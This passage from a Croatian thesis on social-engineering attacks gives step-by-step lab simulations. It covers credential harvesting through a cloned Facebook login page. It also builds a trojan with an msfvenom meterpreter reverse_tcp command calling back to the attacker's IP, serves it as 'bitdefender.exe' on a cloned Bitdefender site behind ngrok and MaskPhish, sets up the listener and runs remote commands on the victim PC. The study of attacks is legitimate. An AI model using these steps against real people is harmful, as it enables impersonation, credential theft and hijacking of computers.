
Slika 18. Unos adrese e-pošte i lozinke na *phishing* stranici

Za provedbu simulacije uneseni su lažni podaci, adresa: random.mail@gmail i lozinka: Password1234. Unosom korisničkih podataka i klikom na gumb za prijavu, žrtva biva preusmjerena na pravo, legitimno sučelje za prijavu na Facebook. Upravo to preusmjeravanje doprinosi neopaženoj krađi podataka. Najčešće nesvjestan onoga što se

dogodilo, korisnik naivno nastavlja s korištenjem usluge misleći kako je došlo samo do pogreške prilikom prijave.

5.1.8. Dohvat vjerodajnica „žrtve“


Kako bi napad bio uspješan, a napadač prikupio željene podatke, prethodno započeti procesi na strani napadača moraju biti aktivni za čitavo vrijeme provedbe *phishing* napada. Pokušajem prijave putem klonirane stranice unosom adrese e-pošte i lozinke, korisnik nesvjesno odaje vlastite vjerodajnice socijalnom inženjeru. Na slici 19. prikazan je ispis detektiranog unosa žrtve unutar SET alata kojim je kreirana lažna stranica, a kao što je moguće vidjeti, podaci se podudaraju s onima na slici 18.



Slika 19. Ispis prikupljenih *login* podataka

5.2. Simulacija napada stvaranjem *backdoor* pristupa

Ideja druge simulacije zasniva se na stvaranju *backdoor* pristupa i eksploataciji računala „žrtve“ kroz kreiranje trojanskog konja (engl. *trojan horse*), zlonamjernog softvera koji se lažno predstavlja kao koristan softver kako bi ga korisnik izvršio, odnosno dozvolio mu instalaciju. Kreiranjem Windows *meterpreter* tereta (engl. *payload*) temeljenog na *reverse_tcp* metodi cilj je ostvariti pristup naredbenoj ljusci (engl. *shell*) računala „žrtve“. Kako bi demonstracija ovog kibernetičkog napada bila potpuna, u okviru simulacije kreirana je i kopija mrežne stranice tvrtke Bitdefender, tehnološke tvrtke za kibernetičku sigurnost, posredstvom koje je izvršeno preuzimanje maliciozne datoteke. Pokretanjem naizgled legitimne izvršne datoteke (.exe) antivirusnog softvera cilj je ostvarenje pristupa drugom računalu i kroz prikupljene informacije i eksploataciju sustava prikazati ozbiljnost ovakvih napada.



Slika 20. *Reverse Transmission Control Protocol (TCP) shell*
Izvor: [65]

Meterpreter je napredni, dinamični i proširivi Metasploit *payload* koji koristi DLL[29] injekciju unutar memorije te se širi kroz čitavu mrežu prilikom upotrebe. Pruža interaktivnu naredbenu ljusku koja napadaču pruža široki spektar aktivnosti koje se mogu izvršiti na eksploatiranom sustavu. U potpunosti se nalazi u memoriji i ništa ne zapisuje na disk. Ne rezultira stvaranjem novih procesa obzirom da se ubacuje u kompromitirani proces iz kojeg može prijeći na druge pokrenute procese, a upravo zbog toga mu je forenzički trag vrlo ograničen, [66].

[29] DLL (*Dynamic Link Library*) – knjižnica koja sadrži skup kodova i podataka za obavljanje određene aktivnosti u Windows OS-u.

Reverse_tcp napad je *exploit*, dio softvera, odnosno slijed naredbi koje iskorištavaju *bug*[30] ili postojeće ranjivosti u aplikaciji ili sustavu s ciljem uzrokovanja neočekivanog i neplaniranog ponašanja, [67]. U tipičnom scenariju pristupa udaljenom sustavu, korisnik je klijent, a ciljno računalo poslužitelj, pri čemu je korisnik onaj koji inicira udaljenu *shell* vezu. Obzirom da je većina vatrozida konfigurirana na principu blokiranja svih dolaznih konekcija, danas su česti napadi upravo obrnutim pristupom, upotrebom *reverse_tcp* metode, gdje ciljano računalo, meta napada, inicira vezu s računalom napadača, koji na definiranom portu osluškuje, odnosno prima konekcije i u mogućnosti je provoditi razne napade, [68].

Kreiranje zlonamjerne datoteke, trojanca, izvedeno je korištenjem Metasploit Framework-a. Alatom *msfvenom* kreiran je *payload*, a korištenjem centralizirane Metasploit konzole *msfconsole* ostvaren je pristup potrebnim mogućnostima radnog okvira.

Uz Metasploit, koji čini sastavni dio Kali Linux operativnog sustava, za ovu simulaciju bilo je potrebno preuzeti i instalirati programski alat HTTrack, detaljnije objašnjen u četvrtoj cjelini rada. Također su upotrijebljeni i alat ngrok te MaskPhish skripta kao i u simulaciji prvog napada.

Tablica 4. Sinteza elemenata simuliranog napada stvaranjem *backdoor* pristupa

Napad stvaranjem *backdoor* pristupa			
Cilj napada	**Alati**	**Mrežni preglednik**	**Očekivani rezultati**
Pristup računalu "žrtve" kroz kreiranje zlonamjernog programa (trojanskog konja)	• Metasploit Framework • HTTrack • ngrok • skripta MaskPhish	• Mozilla Firefox	Instalacija trojanskog konja i ostvarenje kontrole nad udaljenim sustavom

Kreiranje simulacije napada ostvareno je kroz sljedeće korake:


1. Postavke usmjerivača – prosljeđivanje porta,
2. Kreiranje maliciozne izvršne datoteke,

[30] *Bug* – greška ili mana u računalnom programu ili sustavu koja uzrokuje netočan ili neočekivan rezultat, odnosno neželjeno ponašanje.

3. Kopiranje mrežne stranice *cybersecurity* tvrtke Bitdefender,
4. Premještanje datoteka u direktorij mrežnog poslužitelja,
5. Umetanje izvršne datoteke u kloniranu mrežnu stranicu,
6. Pokretanje Apache mrežnog poslužitelja i ngrok instance i maskiranje stvarnog URL-a,
7. Pokretanje slušatelja,
8. Otvaranje poveznice i preuzimanje izvršne datoteke na računalu „žrtve“ i
9. Eksploatacija ranjivosti ciljanog računala.


5.2.1. Postavke usmjerivača – prosljeđivanje porta

Obzirom da je ideja simulacije demonstracija napada izvan dosega jedne lokalne mreže, za početak je potrebno omogućiti vanjskim uređajima da komuniciraju, odnosno povezuju se s uređajima u privatnoj mreži – mreži „napadača“. Da bi se to ostvarilo potrebno je konfigurirati prosljeđivanje željenog porta u postavkama usmjerivača. U slučaju ove simulacije, potrebno je mapirati eksternu, javnu IP adresu računala „napadača“ na privatnu, lokalnu IP adresu preko proizvoljno odabranog *Transmission Control Protocol* (TCP) porta. Izvršavanjem naredbe „ifconfig“ u terminalu moguće je utvrditi privatnu IP adresu računala, potrebnu za daljnju konfiguraciju, a ispis naredbe prikazan je na slici 21.



Slika 21. Rezultat naredbe "ifconfig"

Nakon utvrđivanja privatne IP adrese, moguće je pristupiti podešavanju mrežnog usmjerivača. Pokretanjem mrežnog preglednika i upisivanjem IP adrese rutera, u ovom slučaju 192.168.1.1, otvara se sučelje za konfiguraciju. Kao što je moguće vidjeti na slici 22., za potrebe simulacije podešeno je usmjeravanje dolaznog prometa s portom 8080 kao odredištem na prethodno utvrđenu privatnu IP adresu: 192.168.1.8, a TCP port proizvoljno je odabran.



Slika 22. Prosljeđivanje porta

5.2.2. Kreiranje maliciozne izvršne datoteke

Uspješno konfiguriranim prosljeđivanjem porta ostvarena je potrebna povezivost izvan domene lokalne mreže i moguć je početak kreiranja napada. Za kreiranje maliciozne izvršne datoteke korišten je *msfvenom*, dostupan u okviru Metasploit radnog okvira. *Msfvenom* je samostalni generator *payload*-a, a za izvršavanje prima višestruke parametre kojima je moguće definirati kako će datoteka biti kreirana, kojem sustavu će biti namijenjena i mnoge druge. Na slici 23. prikazana je korištena naredba i svi zadani parametri.

```
┌──(root㉿kali)-[~]
└─# msfvenom --platform windows --arch x64 -p windows/x64/meterpreter/reverse_tcp LHOST=78.1.58.134 LPORT=8080 -f exe -o /root/Desktop/bitdefender.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /root/Desktop/bitdefender.exe
```

Slika 23. *msfvenom* naredba za kreiranje malicioznog *payload*-a

Objašnjenje parametara unesenih prilikom kreiranja zlonamjerne datoteke:

- --platform – definiranje platforme za koju je *payload* namijenjen.
- --arch – arhitektura definirane platforme.
- -p – odabir željenog *payload*-a.
- LHOST – IP adresa računala s kojega se napad pokreće.
- LPORT – *port* preko kojega će se vršiti komunikacija, odnosno povezivanje.

- -f – format generirane datoteke.
- -o – putanja spremanja generirane datoteke.

Kao što je moguće vidjeti na slici 23., prilikom kreiranja malicioznog sadržaja specificirane su platforma i arhitektura na kojoj će se izvršiti. Za potrebe simulacije odabrana je 64-bitna verzija Windows operativnog sustava, a kao *payload* odabran je *meterpreter/reverse_tcp*.
Kako bi napad bio ostvariv izvan okvira jedne lokalne mreže, kao LHOST specificirana je javna IP adresa računala „napadača“, a za LPORT odabran je port 8080. Također, definiran je i format *payload*-a u obliku Windows izvršne datoteke (.exe), a za lokaciju pohrane generiranog sadržaja odabran je direktorij */root/Desktop/*. Kao naziv malicioznog *payload*-a odabran je „bitdefender.exe“, kako bi odgovarao kasnije kreiranoj mrežnoj stranici.


5.2.3. Kopiranje mrežne stranice *cybersecurity* tvrtke Bitdefender

Upravo kreirani maliciozni sadržaj moguće je žrtvi proslijediti na brojne načine. Za demonstraciju ovog napada odabrana je metoda kloniranja legitimne mrežne stranice posredstvom koje će biti ostvareno preuzimanje trojanskog konja maskiranog u obliku instalacije antivirusnog softvera tvrtke Bitdefender. Za potrebe kloniranja željene mrežne stranice upotrijebljen je programski alat HTTrack. Na slici 24. prikazana je naredba kojom se pokreće, kao i predani parametri: naziv projekta, lokacija za pohranu, URL i željena akcija kopiranja.

Slika 24. Kopiranje mrežne stranice alatom HTTrack

5.2.4. Premještanje datoteka u direktorij mrežnog poslužitelja


Prije pokretanja Apache poslužitelja na kojemu će se nalaziti kopirana stranica, potrebno je generiranu HTML stranicu i malicioznu .exe datoteku premjestiti u direktorij poslužitelja. Unaprijed definirana lokacija Apache mrežnog poslužitelja je „/var/www/html/“. Osim premještanja, generirani .html dokument potrebno je i preimenovati u „index.html“ obzirom da je upravo index.html zadana datoteka koju *web server* poslužuje kada se mrežnoj stranici pristupa koristeći samo naziv domene. Na slici 25. prikazane su navedene izmjene.



Slika 25. */var/www/html/* direktorij

5.2.5. Umetanje izvršne datoteke u kloniranu mrežnu stranicu

Kopirana mrežna stranica, sada preimenovana u „index.html“, osim originalnog izgleda sadrži i originalne poveznice. Kako bi klikom na željeni gumb na stranici umjesto instalacije legitimnog antivirusnog softvera bilo pokrenuto preuzimanje *msfvenom* generiranog *payload*-a, potrebno je izmijeniti HTML kod. Naredbom „nano /var/www/html/index.html“ pokrenut je GNU nano uređivač teksta. Na slici 26. prikazana je izmjena potrebne linije koda, kojom je ostvareno da se klikom na gumb „FREE DOWNLOAD“ pokreće lokalno pohranjeni *payload* „bitdefender.exe“.



Slika 26. Umetanje trojanskog konja u kloniranu stranicu


5.2.6. Pokretanje Apache mrežnog poslužitelja i ngrok instance i maskiranje stvarnog URL-a

Kako bi kreirana lažna *web* stranica bila dostupna na mreži, potrebno je pokrenuti mrežni poslužitelj. Kao i u slučaju prve simulacije, u demonstraciji napada korišten je Apache server, a pokretanjem ngrok instance ostvareno je tuneliranje. Naredbe upotrijebljene za provedbu navedenih akcija su: „service apache2 start“ i „./ngrok http 80“. Pokretanjem ngrok tunela ostvaren je pristup kloniranoj stranici i izvan domene lokalne mreže napadača, a s ciljem potpunije simulacije dodatno je upotrijebljena i ranije korištena skripta MaskPhish. Identičnim postupkom kao u simulaciji *e-mail phishing* napada, ngrok dedicirana domena maskirana je u željenu domenu radi ostvarenja potrebnog legitimiteta. Na slici 27. prikazan je MaskPhish URL korišten za pristup mrežnoj stranici na strani „žrtve“.

Slika 27. MaskPhish URL maliciozne mrežne stranice

5.2.7. Pokretanje slušatelja

Kako bi napad bilo moguće provesti, upravo kreiranu poveznicu potrebno je metodama socijalnog inženjeringa proslijediti žrtvi. Psihološkim utjecanjem kroz nagovaranje, uvjeravanje i lažno predstavljanje moguće je pridobiti naivnog korisnika da posjeti malicioznu stranicu i preuzme sadržaj. Prije slanja poveznice žrtvi, na strani napadača potrebno je još samo postaviti „slušatelja“ (engl. *listener*) koji će pratiti uspostavu konekcije. Jednom pokrenut, slušatelj je cijelo vrijeme aktivan i u trenutku preuzimanja i pokretanja bitdefender.exe izvršne datoteke obavještava o pokrenutoj sesiji. Izvršavanjem naredbe „msfconsole“ pokreće se sučelje temeljeno na naredbenom retku (engl. *command line interface*) za pristup i rad s Metasploit Framework-om, u okviru kojega se postavlja slušatelj. Na slici 28. prikazan je postupak konfiguriranja slušatelja u skladu s ranije kreiranim *payload*-om.



Slika 28. Postavljanje slušatelja

Kao što je vidljivo na slici 28., slušatelj se pokreće korištenjem Metasploit modula „exploit/multi/handler“, nakon čega je potrebno definirati što će „slušati“, na kojoj IP adresi i na kojem portu. Predani parametri moraju se poklapati s onim specificiranim prilikom kreiranja *payload*-a. Naredbom „set payload windows/x64/meterpreter/reverse_tcp“ slušatelju je definirano što će osluškivati, a naredbom „set LHOST 192.168.1.8“ definirana je privatna IP adresa „napadača“. Kako bi napad bilo moguće provesti izvan lokalne mreže, potrebna je upotreba i javne i privatne IP adrese, a prethodno objašnjenom metodom prosljeđivanja porta ostvarena je komunikacija s vanjskim uređajima. Javna IP adresa upotrijebljena je prilikom kreiranja maliciozne datoteke, a privatna u ovom koraku, prilikom konfiguriranja slušatelja. Naredbom „set LPORT 8080“ definiran je port 8080, baš kao i ranije, prilikom izvršavanja *msfvenom* naredbe. Nakon unosa potrebnih parametara, naredbom „exploit“ moguće je pokrenuti slušatelja, a uspješno izvršen proces rezultira ispisom prikazanim na dnu slike 28.: „Started reverse TCP handler on 192.168.1.8:8080“.

5.2.8. Otvaranje poveznice i preuzimanje izvršne datoteke na računalu „žrtve“

Na strani žrtve, otvaranjem pristigle MaskPhish poveznice učitava se klonirana mrežna stranica *cybersecurity* tvrtke Bitdefender. Izuzev URL-a, koji se učitavanjem pretvorio u izvornu ngrok domenu, mrežna stranica u potpunosti legitimno djeluje. Sadržaj stranice prikazan je na slici 29.


Slika 29. Maliciozna mrežna stranica

Klikom na gumb „FREE DOWNLOAD“ inicira se preuzimanje izvršne datoteke, baš kao u slučaju prave, izvorne stranice. Nepažljivi, nesavjesni i nedovoljno educirani pojedinci neće niti primijetiti da je riječ o malicioznoj stranici, pokrenuti će preuzimanje i u okviru skočnog prozora prikazanog na slici 30. odabrati lokalnu pohranu zlonamjerne datoteke.

Slika 30. Preuzimanje maliciozne datoteke

5.2.9. Eksploatacija kompromitiranog računala


Obzirom na sofisticiranost sigurnosnih mehanizama Windows 10 operativnog sustava, za potrebe ove simulacije i demonstraciju uspješnog napada isključen je Windows Defender Antivirus. Za razliku od legitimne izvršne datoteke koja pokretanjem započinje postupak instalacije, jednom pokrenuta instalacija preuzete maliciozne datoteke bitdefender.exe inicira pokretanje Meterpreter sesije. *Payload* biva učitan u memoriju, a na zaslonu korisnika ništa se ne ispisuje. Na slici 31. prikazana je obavijest o otvaranju sesije, koja napadaču signalizira mogućnost početka eksploatacije žrtve.



Slika 31. Obavijest o otvaranju Meterpreter sesije

U okviru Metasploit Meterpreter napada moguće je provoditi mnoštvo različitih akcija, od prikupljanja informacija i manipulacije radom, do preuzimanja potpune kontrole nad sustavom. U nastavku su prikazane neke od mogućnosti ovog moćnog napada.

Izvršavanjem naredbi prikazanih na slici 32. dohvaćaju se informacije o sustavu žrtve. Naredbom „sysinfo“ Meterpreter konzola ispisuje informacije o eksploatiranom računalu, poput imena i verzije operativnog sustava, arhitekture, domene i jezika te broja ulogiranih korisnika. Podaci o trenutno prijavljenom korisniku dohvaćaju se naredbom „getuid“, a izvršavanjem „ipconfig“ prikazuju se informacije o mrežnim sučeljima i adresama udaljenog računala. Navedene naredbe od velikog su značaja za određivanje privilegija Meterpreter sesije i provođenje daljnje eksploatacije.




Slika 32. Meterpreter naredbe za dohvaćanje sistemskih informacija

Pozicioniranje u željeni direktorij postiže se naredbom „cd“, a izvršavanjem naredbe „pwd“ moguće je provjeriti trenutnu poziciju na udaljenom računalu. Ispis svih datoteka u trenutno pozicioniranom direktoriju ostvaruje se naredbom „ls“. Na slici 33. prikazano je izvođenje navedene tri naredbe, pri čemu je kao odabrana lokacija specificiran „Desktop“ na particiji D. Izvršavanjem naredbe „ls“ izlistane su sve datoteke koje se nalaze na definiranoj lokaciji. Za potrebe simulacije, na računalu žrtve kreirana je tekstualna datoteka Test.txt, koja sadrži rečenicu „Ovo je testna datoteka.“. Naredbom „edit“ Test.txt“ pokrenuto je udaljeno uređivanje tekstualne datoteke.

```
meterpreter > cd D:\Desktop

meterpreter > pwd
D:\Desktop

meterpreter > ls
Listing: D:\Desktop
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  935   fil   2021-07-05 12:54:56 +0200  DIPLOMSKI.lnk
40777/rwxrwxrwx   4096  dir   2021-07-22 22:55:41 +0200  Facebook_phish
40777/rwxrwxrwx   4096  dir   2021-07-24 00:48:38 +0200  SCREENSHOTS
40777/rwxrwxrwx   4096  dir   2021-07-28 15:48:45 +0200  Screenshots_napad2
100666/rw-rw-rw-  60    fil   2021-07-30 19:15:02 +0200  Test.txt
100666/rw-rw-rw-  2313  fil   2021-07-07 12:44:20 +0200  [DIPLOMSKI RAD] Igor Mikšić - Analiza kibernetičkih napada temeljenih na metodama socijaln
                                                        og inženjeringa (1).lnk
100666/rw-rw-rw-  282   fil   2021-06-29 01:04:15 +0200  desktop.ini

meterpreter > edit Test.txt
```


Slika 33. Meterpreter naredbe za promjenu direktorija i izmjenu sadržaja datoteke

Izvršavanjem naredbe „edit“ otvara se uređivač teksta, prikazan na slici 34. Strelicom je naznačena izmjena originalnog sadržaja.



